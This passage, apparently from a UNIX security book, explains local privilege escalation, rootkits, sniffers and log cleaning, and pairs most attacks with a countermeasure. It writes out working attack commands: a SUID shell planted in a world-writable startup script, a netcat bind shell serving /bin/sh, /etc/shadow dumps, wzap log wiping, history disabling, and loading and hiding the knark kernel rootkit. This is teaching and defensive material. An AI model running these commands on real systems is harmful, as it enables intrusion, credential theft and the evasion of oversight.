Secure coding practices are the best countermeasure available. Unfortunately, many programs are coded without performing sanity checks on existing files. Programmers should check to see if a file exists before trying to create one, by using the O_EXCL | O_CREAT flags. When creating temporary files, set the UMASK and then use tmpfile() or mktemp() functions. If you are really curious to see a small complement of programs that create temporary files, execute the following in /bin or /usr/sbin/.

```
[quake]$ strings * |grep tmp
```

If the program is SUID, a potential exists for attackers to execute a symlink attack. As always, remove the SUID bit from as many files as possible to mitigate the risks of symlink vulnerabilities.

Race Conditions

Popularity:	*8*
Simplicity:	*5*
Impact:	*9*
Risk Rating:	***7***

In most physical assaults, attackers will take advantage of victims when they are most vulnerable. This axiom holds true in the cyberworld as well. Attackers will take advantage of a program or process while it is performing a privileged operation. Typically, this

includes timing the attack to abuse the program or process after it enters a privileged mode but before it gives up its privileges. Most times, a limited window exists for attackers to abscond with their booty. A vulnerability that allows attackers to abuse this window of opportunity is called a *race condition.* If the attackers successfully manage to compromise the file or process during its privileged state, it is called "winning the race." There are many different types of race conditions. We are going to focus on those that deal with signal handling, because they are very common.

Signal Handling Issues *Signals* are a mechanism in UNIX used to notify a process that some particular condition has occurred and provide a mechanism to handle asynchronous events. For instance, when users want to suspend a running program, they press CTRL-Z. This actually sends a `SIGTSTP` to all processes in the foreground process group. In this regard, signals are used to alter the flow of a program. Once again, the red flag should be popping up when we discuss anything that can alter the flow of a running program. The ability to alter the flow of a running program is one of the main security issues related to signal handling. Keep in mind `SIGTSTP` is only one type of signal; over 30 signals can be used.

An example of signal handling abuse is the wu-ftpd v2.4 signal handling vulnerability discovered in late 1996. This vulnerability allowed both regular and anonymous users to access files as root. It was caused by a bug in the FTP server related to how signals were handled. The FTP server installed two signal handlers as part of its startup procedure. One signal handler was used to catch `SIGPIPE` signals when the control/data port connection closed. The other signal handler was used to catch `SIGURG` signals when out-of-band signaling was received via the ABOR (abort file transfer) command. Normally, when a user logs in to an FTP server, the server runs with the effective UID of the user and not with root privileges. However, if a data connection is unexpectedly closed, the `SIGPIPE` signal is sent to the FTP server. The FTP server jumps to the `dologout ()` function and raises its privileges to root (UID 0). The server adds a logout record to the system log file, closes the `xferlog` log file, removes the user's instance of the server from the process table, and exits. At the point when the server changes its effective UID to 0, it is vulnerable to attack. Attackers would have to send a `SIGURG` to the FTP server while its effective UID is 0, interrupt the server while it is trying to log out the user, and have it jump back to the server's main command loop. This creates a race condition where the attackers must issue the `SIGURG` signal after the server changes its effective UID to 0 but before the user is successfully logged out. If the attackers are successful (which may take a few tries), they will still be logged in to the FTP server with root privileges. At this point, attackers can `put` or `get` any file they like and potentially execute commands with root privileges.

Signal Handling Countermeasure

Proper signal handling is imperative when dealing with SUID files. End users can do little to ensure that the programs they run trap signals in a secure manner—it's up to the programmers. As mentioned time and time again, reduce the number of SUID files on each system, and apply all relevant vendor-related security patches.

Core-File Manipulation

Popularity:	*7*
Simplicity:	*9*
Impact:	*4*
Risk Rating:	***7***

Having a program dump core when executed is more than a minor annoyance, it could be a major security hole. A lot of sensitive information is stored in memory when a UNIX system is running, including password hashes read from the shadow password file. One example of a core-file manipulation vulnerability was found in older versions of FTPD. FTPD allowed attackers to cause the FTP server to write a world-readable core file to the root directory of the file system if the `PASV` command was issued before logging in to the server. The core file contained portions of the shadow password file and, in many cases, users' password hashes. If password hashes were recoverable from the core file, attackers could potentially crack a privileged account and gain root access to the vulnerable system.

Core-File Countermeasure

Core files are necessary evils. While they may provide attackers with sensitive information, they can also provide a system administrator with valuable information in the event that a program crashes. Based on your security requirements, it is possible to restrict the system from generating a core file by using the `ulimit` command. By setting `ulimit` to 0 in your system profile, you turn off core-file generation. Consult `ulimit`'s `man` page on your system for more information.

```
[tsunami]$ ulimit -a
core file size (blocks)     unlimited
[tsunami]$ ulimit -c 0
[tsunami]$ ulimit -a
core file size (blocks)     0
```

Shared Libraries

Popularity:	*4*
Simplicity:	*4*
Impact:	*9*
Risk Rating:	***6***

Shared libraries allow executable files to call discrete pieces of code from a common library when executed. This code is linked to a host-shared library during compilation. When the program is executed, a target-shared library is referenced, and the necessary code is available to the running program. The main advantages of using shared libraries are to save sys-

tem disk and memory and to make it easier to maintain the code. Updating a shared library effectively updates any program that uses the shared library. Of course, you pay a security price for this convenience. If attackers were able to modify a shared library or provide an alternate shared library via an environment variable, the attackers could gain root access.

An example of this type of vulnerability occurred in the `in.telnetd` environment vulnerability (CERT advisory CA-95.14). This is an ancient vulnerability, but makes a nice example. Essentially, some versions of `in.telnetd` allow environmental variables to be passed to the remote system when a user attempts to establish a connection (RFC 1408 and 1572). Thus, attackers could modify their LD_PRELOAD environmental variable when logging in to a system via `telnet` and gain root access.

To successfully exploit this vulnerability, attackers had to place a modified shared library on the target system by any means possible. Next, attackers would modify their LD_PRELOAD environment variable to point to the modified shared library upon login. When `in.telnetd` executed `/bin/login` to authenticate the user, the system's dynamic linker would load the modified library and override the normal library call. This allowed the attackers to execute code with root privileges.

Shared Libraries Countermeasure

Dynamic linkers should ignore the LD_PRELOAD environment variable for SUID root binaries. Purists may argue that shared libraries should be well written and safe for them to be specified in LD_PRELOAD. In reality, programming flaws in these libraries would expose the system to attack when a SUID binary is executed. Moreover, shared libraries (for example, `/usr/lib` or `/lib`) should be protected with the same level of security as the most sensitive files. If attackers can gain access to `/usr/lib` or `/lib`, the system is toast.

Kernel Flaws

It is no secret that UNIX is a complex and highly robust operating system. With this complexity, UNIX and other advanced operating systems will inevitably have some sort of programming flaws. For UNIX systems, the most devastating security flaws are associated with the kernel itself. The UNIX kernel is the core component of the operating system that enforces the overall security model of the system. This model includes honoring file and directory permissions, the escalation and relinquishment of privileges from SUID files, how the system reacts to signals, and so on. If a security flaw occurs in the kernel itself, the security of the entire system is in grave danger.


An example of a kernel flaw that affects millions of systems was discovered in June 2000 and is related to almost all Linux 2.2.*x* kernels developed as of that date. This flaw is related to POSIX "capabilities" that were recently implemented in the Linux kernel. These capabilities were designed to enable more control over what privileged processes can do. Essentially, these capabilities were designed to enhance the security of the overall system. Unfortunately, due to a programming flaw, the functionality of this security measure does not work as intended. This flaw can be exploited by fooling SUID programs (for example, `sendmail`) into not dropping privileges when they should. Thus, attackers who have shell access to a vulnerable system could escalate their privilege to root.

Kernel Flaws Countermeasure

This vulnerability affects many Linux systems and is something that any Linux administrator should patch immediately. Luckily, the fix is fairly straightforward. For 2.2.*x* kernel users, simply upgrade the kernel to version 2.2.16 or higher.

System Misconfiguration

We have tried to discuss common vulnerabilities and methods that attackers can use to exploit these vulnerabilities and gain privileged access. This list is fairly comprehensive, but attackers could compromise the security of a vulnerable system in a multitude of ways. A system can be compromised because of poor configuration and administration practices. A system can be extremely secure out of the box, but if the system administrator changes the permission of the `/etc/passwd` file to be world writable, all security just goes out the window. It is the human factor that will be the undoing of most systems.



File and Directory Permissions

Popularity:	*8*
Simplicity:	*9*
Impact:	*7*
Risk Rating:	*8*

UNIX's simplicity and power stem from its use of files—be they binary executables, text-based configuration files, or devices. Everything is a file with associated permissions. If the permissions are weak out of the box, or the system administrator changes them, the security of the system can be severely affected. The two biggest avenues of abuse related to SUID root files and world-writable files are discussed next. Device security (`/dev`) is not addressed in detail in this text because of space constraints; however, it is equally important to ensure that device permissions are set correctly. Attackers who can create devices, or read or write to sensitive system resources such as `/dev/kmem` or to the raw disk, will surely attain root access. Some interesting proof-of-concept code was developed by Mixter and can be found at http://mixter.warrior2k.com/rawpowr.c. This code is not for the faint of heart because it has the potential to damage your file system. It should only be run on a test system where damaging the file system is not a concern.

SUID Files Set user ID (SUID) and set group ID (SGID) root files kill. Period! No other file on a UNIX system is subject to more abuse than a SUID root file. Almost every attack previously mentioned abused a process that was running with root privileges—most were SUID binaries. Buffer overflow, race conditions, and symlink attacks would be virtually useless unless the program were SUID root. It is unfortunate that most UNIX vendors slap on the SUID bit like it was going out of style. Users who don't care about security perpetuate this mentality. Many users are too lazy to take a few extra steps to accomplish a given task and would rather have every program run with root privileges.

To take advantage of this sorry state of security, attackers who gain user access to a system will try to identify SUID and SGID files. The attackers will usually begin to find all SUID files and to create a list of files that may be useful in gaining root access. Let's take a look at the results of a find on a relatively stock Linux system. The output results have been truncated for brevity.

```
[tsunami]# find / -type f -perm -04000 -ls

-rwsr-xr-x 1 root root        30520 May  5  1998 /usr/bin/at
-rwsr-xr-x 1 root root        29928 Aug 21  1998 /usr/bin/chage

-rwsr-xr-x 1 root root        29240 Aug 21  1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root       770132 Oct 11  1998 /usr/bin/dos
-r-sr-sr-x 1 root root        13876 Oct  2  1998 /usr/bin/lpq
-r-sr-sr-x 1 root root        15068 Oct  2  1998 /usr/bin/lpr
-r-sr-sr-x 1 root root        14732 Oct  2  1998 /usr/bin/lprm
-rwsr-xr-x 1 root root        42156 Oct  2  1998 /usr/bin/nwsfind
-r-sr-xr-x 1 root bin         15613 Apr 27  1998 /usr/bin/passwd
-rws--x--x 2 root root       464140 Sep 10  1998 /usr/bin/suidperl

<output truncated for brevity>
```

Most of the programs listed (for example, chage and passwd) require SUID privileges to run correctly. Attackers will focus on those SUID binaries that have been problematic in the past or that have a high propensity for vulnerabilities based on their complexity. The dos program would be a great place to start. Dos is a program that creates a virtual machine and requires direct access to the system hardware for certain operations. Attackers are always looking for SUID programs that look out of the ordinary or that may not have undergone the scrutiny of other SUID programs. Let's perform a bit of research on the dos program by consulting the dos HOWTO documentation. We are interested in seeing if there are any security vulnerabilities in running dos SUID. If so, this may be a potential avenue of attack.

The dos HOWTO states, "Although dosemu drops root privilege wherever possible, it is still safer to not run dosemu as root, especially if you run DPMI programs under dosemu. Most normal DOS applications don't need dosemu to run as root, especially if you run dosemu under X. Thus you should not allow users to run a suid root copy of dosemu, wherever possible, but only a non-suid copy. You can configure this on a per-user basis using the /etc/dosemu.users file."

The documentation clearly states that it is advisable for users to run a non-SUID copy. On our test system, no such restriction exists in the /etc/dosemu.users file. This type of misconfiguration is just what attackers look for. A file exists on the system where the propensity for root compromise is high. Attackers would determine if there were any avenues of attack by directly executing dos as SUID, or if there are other ancillary vulnerabilities that could be exploited, such as buffer overflows, symlink problems, and so on. This is a classic case of having a program unnecessarily SUID root, and it poses a significant security risk to the system.

SUID Files Countermeasure

The best prevention against SUID/SGID attacks is to remove the SUID/SGID bit on as many files as possible. It is difficult to give a definitive list of files that should not be SUID, as a large variation exists among UNIX vendors. Consequently, any list that we could provide would be incomplete. Our best advice is to inventory every SUID/SGID file on your system and to be sure that it is absolutely necessary for that file to have root-level privileges. You should use the same methods attackers would use to determine whether a file should be SUID. Find all the SUID/SGID files and start your research.

The following command will find all SUID files:

```
find / -type f -perm -04000 -ls
```

The following command will find all SGID files:

```
find / -type f -perm -02000 -ls
```

Consult the `man` page, user documentation, and HOWTOs to determine whether the author and others recommend removing the SUID bit on the program in question. You may be surprised at the end of your SUID/SGID evaluation to find how many files don't require SUID/SGID privileges. As always, you should try your changes in a test environment before just writing a script that removes the SUID/SGID bit from every file on your system. Keep in mind, there will be a small number of files on every system that must be SUID for the system to function normally.

Linux and HP-UX users can use a Bastille (http://www.bastille-linux.org/), a fantastic hardening tool from Jay Beale. Bastille will harden their system against many of the aforementioned local attacks, especially to help remove the SUID from various files. Bastille is a fantastic utility that draws from every major reputable source on Linux security and incorporates their recommendations into an automated hardening tool. Bastille was originally designed to harden Red Hat systems (which need a lot of hardening); however, version 1.20 and above make it much easier to adapt to other Linux distributions.

World-Writable Files Another common system misconfiguration is setting sensitive files to world writable, allowing any user to modify the file. Similar to SUID files, world writables are normally set as a matter of convenience. However, grave security consequences arise in setting a critical system file as world writable. Attackers will not overlook the obvious, even if the system administrator has. Common files that may be set world writable include system initialization files, critical system configuration files, and user startup files. Let's discuss how attackers find and exploit world-writable files.

```
find / -perm -2 -type f -print
```

The `find` command is used to locate world-writable files.

```
/etc/rc.d/rc3.d/S99local
/var/tmp
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
```

```
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Based on the results, we can see several problems. First, `/etc/rc.d/rc3.d/S99local` is a world-writable startup script. This situation is extremely dangerous because attackers can easily gain root access to this system. When the system is started, `S99local` is executed with root privileges. Thus, attackers could create a SUID shell the next time the system is restarted by performing the following:

```
[tsunami]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh" \
/etc/rc.d/rc3.d/S99local
```

The next time the system is rebooted, a SUID shell will be created in `/tmp`. In addition, the `/home/public` directory is world writable. Thus, attackers can overwrite any file in the directory via the `mv` command. This is possible because the directory permissions supersede the file permissions. Typically, attackers would modify the `public` users shell startup files (for example, `.login` or `.bashrc`) to create a SUID user file. After `public` logs in to the system, a SUID public shell will be waiting for the attackers.

World-Writable Files Countermeasure

It is good practice to `find` all world-writable files and directories on every system you are responsible for. Change any file or directory that does not have a valid reason for being world writable. It can be hard to decide what should and shouldn't be world writable, so the best advice we can give is common sense. If the file is a system initialization file, critical system configuration file, or user startup file, it should not be world writable. Keep in mind that it is necessary for some devices in `/dev` to be world writable. Evaluate each change carefully and make sure you test your changes thoroughly.

Extended file attributes are beyond the scope of this text, but worth mentioning. Many systems can be made more secure by enabling read-only, append, and immutable flags on certain key files. Linux (via `chattr`) and many of the BSD variants provide additional flags that are seldom used but should be. Combine these extended file attributes with kernel security levels (where supported), and your file security will be greatly enhanced.

AFTER HACKING ROOT

Once the adrenaline rush of obtaining root access has subsided, the real work begins for the attackers. They want to exploit your system by hoovering all the files for information; loading up sniffers to capture `telnet`, `ftp`, `pop`, and `snmp` passwords; and, finally, attacking yet another victim from your box. Almost all these techniques, however, are predicated on the uploading of a customized rootkit.

Rootkits

Popularity:	*9*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

The initially compromised system will now become the central access point for all future attacks, so it will be important for the attackers to upload and hide their rootkits. A UNIX rootkit typically consists of four groups of tools all geared to the specific platform type and version: (1) Trojan programs such as altered versions of `login`, `netstat`, and `ps`; (2) back doors such as `inetd` insertions; (3) interface sniffers; and (4) system log cleaners.

Trojans

Once attackers have obtained root, they can "Trojanize" just about any command on the system. That's why it is critical that you check the size and date/time stamp on all your binaries, but especially on your most frequently used programs, such as `login`, `su`, `telnet`, `ftp`, `passwd`, `netstat`, `ifconfig`, `ls`, `ps`, `ssh`, `find`, `du`, `df`, `sync`, `reboot`, `halt`, `shutdown`, and so on.

For example, a common Trojan in many rootkits is a hacked-up version of `login`. The program will log in a user just as the normal `login` command does; however, it will also log the input username and password to a file. A hacked-up version of `ssh` will perform the same function as well.

Another Trojan may create a back door into your system by running a TCP listener and shoveling back a UNIX shell. For example, the `ls` command may check for the existence of an already running Trojan and, if not already running, will fire up a hacked-up version of `netcat` that will send back `/binsh` when attackers connect to it. The following, for instance, will run `netcat` in the background, setting it to listen to a connection attempt on TCP port 222 and then to shovel `/bin/sh` back when connected:

```
[tsunami]# nohup nc -l -p 222 -nvv -e /bin/sh &
listening on [any] 222 ...
```

The attackers will then see the following when they connect to TCP port 222, and they can do anything root can do:

```
[rumble]# nc -nvv 24.8.128.204 222
(UNKNOWN) [192.168.1.100] 222 (?) open
cat /etc/shadow
root:ar90alrR10r41:10783:0:99999:7:-1:-1:134530596
bin:*:10639:0:99999:7:::
daemon:*:10639:0:99999:7:::
adm:*:10639:0:99999:7:::
...
```

The number of potential Trojan techniques is limited only by the attacker's imagination (which tends to be expansive). Other Trojan techniques are uncovered in Chapter 14.

Vigilant monitoring and inventorying of all your listening ports will prevent this type of attack, but your best countermeasure is to prevent binary modification in the first place.

Trojan Countermeasure

Without the proper tools, many of these Trojans will be difficult to detect. They often have the same file size and can be changed to have the same date as the original programs—so relying on standard identification techniques will not suffice. You'll need a cryptographic checksum program to perform a unique signature for each binary file, and you will need to store these signatures in a secure manner (such as on a disk offsite in a safe deposit box). Programs like Tripwire (http://www.tripwire.com) and MD5sum are the most popular check summing tools, enabling you to record a unique signature for all your programs and to definitively determine when attackers have changed a binary. Often, admins will forget about creating checksums until after a compromise has been detected. Obviously, this is not the ideal solution. Luckily, some systems have package management functionality that already has strong hashing built in. For example, many flavors of Linux use the Red Hat Package Manager (RPM) format. Part of the RPM specification includes MD5 checksums. So how can this help after a compromise? By using a known good copy of `rpm`, you can query a package that has not been compromised to see if any binaries associated with that package were changed:

```
[@shadow]# rpm -Vvp ftp://ftp.redhat.com/pub/redhat/\
redhat-6.2/i386/RedHat/RPMS/fileutils-4.0-21.i386.rpm

S.5....T   /bin/ls
```

In our example, `/bin/ls` is part of the fileutils package for Red Hat 6.2. We can see that `/bin/ls` has been changed by the existence of the "5" earlier. This means that the MD5 checksum is different between the binary and the package—a good indication that this box is owned.

For Solaris systems, a complete database of known MD5 sums can be obtained from http://wwws.sun.com/software/security/downloads.html. This is the Solaris Fingerprint Database maintained by Sun and will come in handy one day if you are a Solaris admin.

Of course, once your system has been compromised, never rely on backup tapes to restore your system—they are most likely infected as well. To properly recover from an attack, you'll have to rebuild your system from the original media.

Sniffers

Having your system(s) "rooted" is bad, but perhaps the worst outcome of this vulnerable position is having a network eavesdropping utility installed on the compromised host. *Sniffers*, as they are commonly known (after the popular network monitoring software from Network General—now part of Network Associates, Inc.), could arguably be called the most damaging tools employed by malicious attackers. This is primarily because sniffers

allow attackers to strike at every system that sends traffic to the compromised host and at any others sitting on the local network segment totally oblivious to a spy in their midst.

What Is a Sniffer?

Sniffers arose out of the need for a tool to debug networking problems. They essentially capture, interpret, and store for later analysis packets traversing a network. This provides network engineers a window on what is occurring over the wire, allowing them to troubleshoot or model network behavior by viewing packet traffic in its most raw form. An example of such a packet trace appears next. The user ID is "guest" with a password of "guest." All commands subsequent to login appear as well.

```
------------[SYN] (slot 1)
pc6 => target3 [23]
%&& #'$ANSI"!guest
guest
ls
cd /
ls
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

Like most powerful tools in the network administrator's toolkit, this one was also subverted over the years to perform duties for malicious hackers. You can imagine the unlimited amount of sensitive data that passes over a busy network in just a short time. The data includes username/password pairs, confidential email messages, file transfers of proprietary formulas, and reports. At one time or another, if it gets sent onto a network, it gets translated into bits and bytes that are visible to an eavesdropper employing a sniffer at any juncture along the path taken by the data.

Although we will discuss ways to protect network data from such prying eyes, we hope you are beginning to see why we feel sniffers are one of the most dangerous tools employed by attackers. Nothing is secure on a network where sniffers have been installed because all data sent over the wire is essentially wide open. Dsniff (http://www.monkey.org/~dugsong/dsniff/) is our favorite sniffer developed by that crazy cat Dug Song and can be found at http://packetstormsecurity.org/sniffers/ along with many other popular sniffer programs.

How Sniffers Work

The simplest way to understand their function is to examine how an Ethernet-based sniffer works. Of course, sniffers exist for just about every other type of network media; but since Ethernet is the most common, we'll stick to it. The same principles generally apply to other networking architectures.

An Ethernet sniffer is software that works in concert with the network interface card (NIC) to blindly suck up all traffic within "earshot" of the listening system, rather than

just the traffic addressed to the sniffing host. Normally, an Ethernet NIC will discard any traffic not specifically addressed to itself or the network broadcast address, so the card must be put in a special state called *promiscuous mode* to enable it to receive all packets floating by on the wire.

Once the network hardware is in promiscuous mode, the sniffer software can capture and analyze any traffic that traverses the local Ethernet segment. This limits the range of a sniffer somewhat because it will not be able to listen to traffic outside of the local network's collision domain (that is, beyond routers, switches, or other segmenting devices). Obviously, a sniffer judiciously placed on a backbone, internetwork link, or other network aggregation point will be able to monitor a greater volume of traffic than one placed on an isolated Ethernet segment.

Now that we've established a high-level understanding of how sniffers function, let's take a look at some popular sniffers and how to detect them.

Popular Sniffers

Table 7-2 is hardly meant to be exhaustive, but these are the tools that we have encountered (and employed) most often in our years of combined security assessments.

Name	Location	Description
Sniffit by Brecht Claerhout ("coder")	http://reptile.rug.ac.be/~coder/sniffit/sniffit.html	A simple packet sniffer that runs on Linux, SunOS, Solaris, FreeBSD, and Irix
tcpdump 3.*x* by Steve McCanne, Craig Leres, and Van Jacobson	http://www-nrg.ee.lbl.gov/	The classic packet analysis tool that has been ported to a wide variety of platforms
`linsniff`	http://packetstormsecurity.nl/unix-exploits/network-sniffers/linsniff666.c	Designed to sniff Linux passwords
`solsniff` by Michael R. Widner	http://packetstormsecurity.nl/unix-exploits/network-sniffers/solsniff.c	A sniffer modified to run on Sun Solaris 2.*x* systems
Dsniff	http://www.monkey.org/~dugsong	One of the most capable sniffers available
Snort	http://www.snort.org	A great all-around sniffer
Ethereal	http://www.ethereal.com/	A fantastic freeware sniffer with loads of decodes

Table 7-2. Popular, Freely Available UNIX Sniffer Software

Sniffer Countermeasures

You can use three basic approaches to defeating sniffers planted in your environment.

Migrate to Switched Network Topologies Shared Ethernet is extremely vulnerable to sniffing because all traffic is broadcast to any machine on the local segment. Switched Ethernet essentially places each host in its own collision domain, so that only traffic destined for specific hosts (and broadcast traffic) reaches the NIC, nothing more. An added bonus to moving to switched networking is the increase in performance. With the costs of switched equipment nearly equal to that of shared equipment, there really is no excuse to purchase shared Ethernet technologies anymore. If your company's accounting department just doesn't see the light, show them their passwords captured using one of the programs specified earlier—they'll reconsider.

While switched networks help defeat unsophisticated attackers, they can be easily subverted to sniff the local network. A program such as `arpredirect`, part of the dsniff package by Dug Song (http://www.monkey.org/~dugsong/dsniff/), can easily subvert the security provided by most switches. See Chapter 9 for a complete discussion of `arpredirect`.

Detecting Sniffers There are two basic approaches to detecting sniffers: host based and network based. The most direct host-based approach is to determine whether the target system's network card is operating in promiscuous mode. On UNIX, several programs can accomplish this, including Check Promiscuous Mode (`cpm`), which can be found at ftp://coast.cs.purdue.edu/pub/tools/unix/cpm/.

Sniffers are also visible in the Process List and tend to create large log files over time, so simple UNIX scripts using `ps`, `lsof`, and `grep` can illuminate suspicious sniffer-like activity. Intelligent intruders will almost always disguise the sniffer's process and attempt to hide the log files it creates in a hidden directory, so these techniques are not always effective.

Network-based sniffer detection has been hypothesized for a long time, but only relatively recently has someone written a tool to perform such a task: AntiSniff from the security research group known as the L0pht (http://www.defcon.tv/sniffers/antisniff/. In addition to AntiSniff, `sentinel` (http://www.packetfactory.net/ Projects/Sentinel/) can be run from a UNIX system and has advanced network-based promiscuous mode detection features.

Encryption (SSH, IPSec) The long-term solution to network eavesdropping is encryption. Only if end-to-end encryption is employed can near-complete confidence in the integrity of communication be achieved. Encryption key length should be determined based on the amount of time the data remains sensitive. Shorter encryption key lengths (40 bits) are permissible for encrypting data streams that contain rapidly outdated data and will also boost performance.

Secure Shell (SSH) has long served the UNIX community where encrypted remote login was needed. Free versions for noncommercial, educational use can be found at http://www.ssh.com/download/. OpenSSH is a free open-source alternative pioneered by the OpenBSD team and can be found at http:// www.openssh.com.

The IP Security Protocol (IPSec) is a peer-reviewed proposed Internet standard that can authenticate and encrypt IP traffic. Dozens of vendors offer IPSec-based products—consult your favorite network supplier for their current offerings. Linux users should consult the FreeSWAN project at http://www.freeswan.org/intro.html for a free open-source implementation of IPSec and IKE.

Log Cleaning

Not usually wanting to provide you (and especially the authorities) with a record of their system access, attackers will often clean up the system logs—effectively removing their trail of chaos. A number of log cleaners are usually a part of any good rootkit. Some of the more popular programs are `zap`, `wzap`, `wted`, and `remove`. But a simple text editor like `vi` or `emacs` will suffice in many cases.

Of course, the first step in removing the record of their activity is to alter the login logs. To discover the appropriate technique for this requires a peek into the `/etc/syslog.conf` configuration file. For example, in the `syslog.conf` file shown next, we know that the majority of the system logins can be found in the `/var/log/` directory:

```
[quake]# cat /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none                          /var/log/messages
# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure
# Log all the mail messages in one place.
mail.*                                                  /var/log/maillog
# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                                         *
# Save mail and news errors of level err and higher in a
# special file.
uucp,news.crit                                          /var/log/spooler
```

With this knowledge, the attackers know to look in the `/var/log` directory for key log files. With a simple listing of that directory, we find all kinds of log files, including `cron`, `maillog`, `messages`, `spooler`, `secure` (TCP Wrappers log), `wtmp`, and `xferlog`.

A number of files will need to be altered, including `messages`, `secure`, `wtmp`, and `xferlog`. Since the `wtmp` log is in binary format (and typically used only for the `who` command), the attackers will often use a rootkit program to alter this file. `Wzap` is specific to the `wtmp` log and will clear out the specified user from the `wtmp` log only. For example, to run `wzap`, perform the following:

```
[quake]# who ./wtmp
joel     ftpd17264 Jul  1 12:09 (172.16.11.204)
```

```
root     tty1     Jul  4 22:21
root     tty1     Jul  9 19:45
root     tty1     Jul  9 19:57
root     tty1     Jul  9 21:48
root     tty1     Jul  9 21:53
root     tty1     Jul  9 22:45
root     tty1     Jul 10 12:24
joel     tty1     Jul 11 09:22
stuman   tty1     Jul 11 09:42
root     tty1     Jul 11 09:42
root     tty1     Jul 11 09:51
root     tty1     Jul 11 15:43
joel     ftpd841  Jul 11 22:51 (172.16.11.205)
root     tty1     Jul 14 10:05
joel     ftpd3137 Jul 15 08:27 (172.16.11.205)
joel     ftpd82   Jul 15 17:37 (172.16.11.205)
joel     ftpd945  Jul 17 19:14 (172.16.11.205)
root     tty1     Jul 24 22:14

[quake]# /opt/wzap
Enter username to zap from the wtmp: joel
opening file...
opening output file...
working...
[quake]# who ./wtmp.out
root     tty1     Jul  4 22:21
root     tty1     Jul  9 19:45
root     tty1     Jul  9 19:57
root     tty1     Jul  9 21:48
root     tty1     Jul  9 21:53
root     tty1     Jul  9 22:45
root     tty1     Jul 10 12:24
stuman   tty1     Jul 11 09:42
root     tty1     Jul 11 09:42
root     tty1     Jul 11 09:51
root     tty1     Jul 11 15:43
root     tty1     Jul 14 10:05
root     tty1     Jul 24 22:14
root     tty1     Jul 24 22:14
```

The new output log (`wtmp.out`) has the user "joel" removed. By issuing a simple copy command to copy `wtmp.out` to `wtmp`, the attacker has removed the log entry for his login. Some programs like `zap` (for SunOS 4.*x*) actually alter the last login date/time (as when you finger a user). Next, a manual edit (using `vi` or `emacs`) of the `secure`, `messages`, and `xferlog` log files will further remove their activity record.

One of the last steps will be to remove their own commands. Many UNIX shells keep a history of the commands run to provide easy retrieval and repetition. For example, the Bourne again shell (/bin/bash) keeps a file in the user's directory (including root's in many cases) called .bash_history that maintains a list of the recently used commands. Usually as the last step before signing off, attackers will want to remove their entries. For example, the .bash_history may look something like this:

```
tail -f /var/log/messages
vi chat-ppp0
 kill -9 1521
logout
< the attacker logs in and begins his work here >
i
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/sgid.log
...
```

Using a simple text editor, the attackers will remove these entries and use the touch command to reset the last accessed date and time on the file. Usually attackers will not generate history files because they disable the history feature of the shell by setting

```
unset HISTFILE; unset SAVEHIST
```

Additionally, an intruder may link .bash_history to /dev/null:

```
[rumble]# ln -s /dev/null ~/.bash_history
[rumble]# ls -l .bash_history
lrwxrwxrwx   1 root     root           9 Jul 26 22:59 .bash_history -> /dev/null
```

Log Cleaning Countermeasure

It is important to write log file information to a medium that is difficult to modify. Such a medium includes a file system that supports extend attributes such as the append-only flag. Thus, log information can only be appended to each log file, rather than altered by attackers. This is not a panacea, as it is possible for attackers to circumvent this mechanism. The second method is to syslog critical log information to a secure log host. Keep in mind that if your system is compromised, it is very difficult to rely on the log files that exist on the compromised system due to the ease with which attackers can manipulate them.

Kernel Rootkits

We have spent some time exploring traditional rootkits that modify and that use Trojans on existing files once the system has been compromised. This type of subterfuge is passé. The latest and most insidious variants of rootkits are now kernel based. These kernel-based rootkits actually modify the running UNIX kernel to fool all system programs without modifying the programs themselves.

Typically, a loadable kernel module (LKM) is used to load additional functionality into a running kernel without compiling this feature directly into the kernel. This functionality enables loading and unloading kernel modules when needed, while decreasing the size of the running kernel. Thus, a small, compact kernel can be compiled and modules loaded when they are needed. Many UNIX flavors support this feature, including Linux, FreeBSD, and Solaris. This functionality can be abused with impunity by an attacker to completely manipulate the system and all processes. Instead of using LKM to load device drivers for items such as network cards, LKMs will instead be used to intercept system calls and modify them in order to change how the system reacts to certain commands. The two most popular kernel rootkits are knark for Linux and Solaris Loadable Kernel Modules (http://packetstormsecurity.org/groups/thc/slkm-1.0.html) by THC. We will discuss knark (http://packetstormsecurity.org/UNIX/penetration/rootkits/ knark-0.59.tar.gz) in detail next.

Knark was developed by Creed and is a kernel-based rootkit for the Linux 2.2.*x* series kernels. The heart of the package is kernel module `knark.o`. To load the module, attackers use the kernel module loading utility `insmod`.

```
[shadow]# /sbin/insmod knark.o
```

Next we see if the module is loaded:

```
[shadow]# /sbin/lsmod
Module                  Size  Used by
knark                   6936   0  (unused)
nls_iso8859-1           2240   1  (autoclean)
lockd                  30344   1  (autoclean)
sunrpc                 52132   1  (autoclean) [lockd]
rtl8139                11748   1  (autoclean)
```

We can see that the knark kernel module is loaded. As you would imagine, it would be easy for an admin to detect this module, which would defeat the attackers' desire to remain undetected with privileged access. Thus, attackers can use the `modhide.o` LKM (part of the knark package) to remove the knark module from the `lsmod` output.

```
[shadow]# /sbin/insmod modhide.o
modhide.o: init_module: Device or resource busy
[shadow]# /sbin/lsmod
Module                  Size  Used by
nls_iso8859-1           2240   1  (autoclean)
lockd                  30344   1  (autoclean)
```

```
sunrpc                 52132   1  (autoclean) [lockd]
rtl8139                11748   1  (autoclean)
```

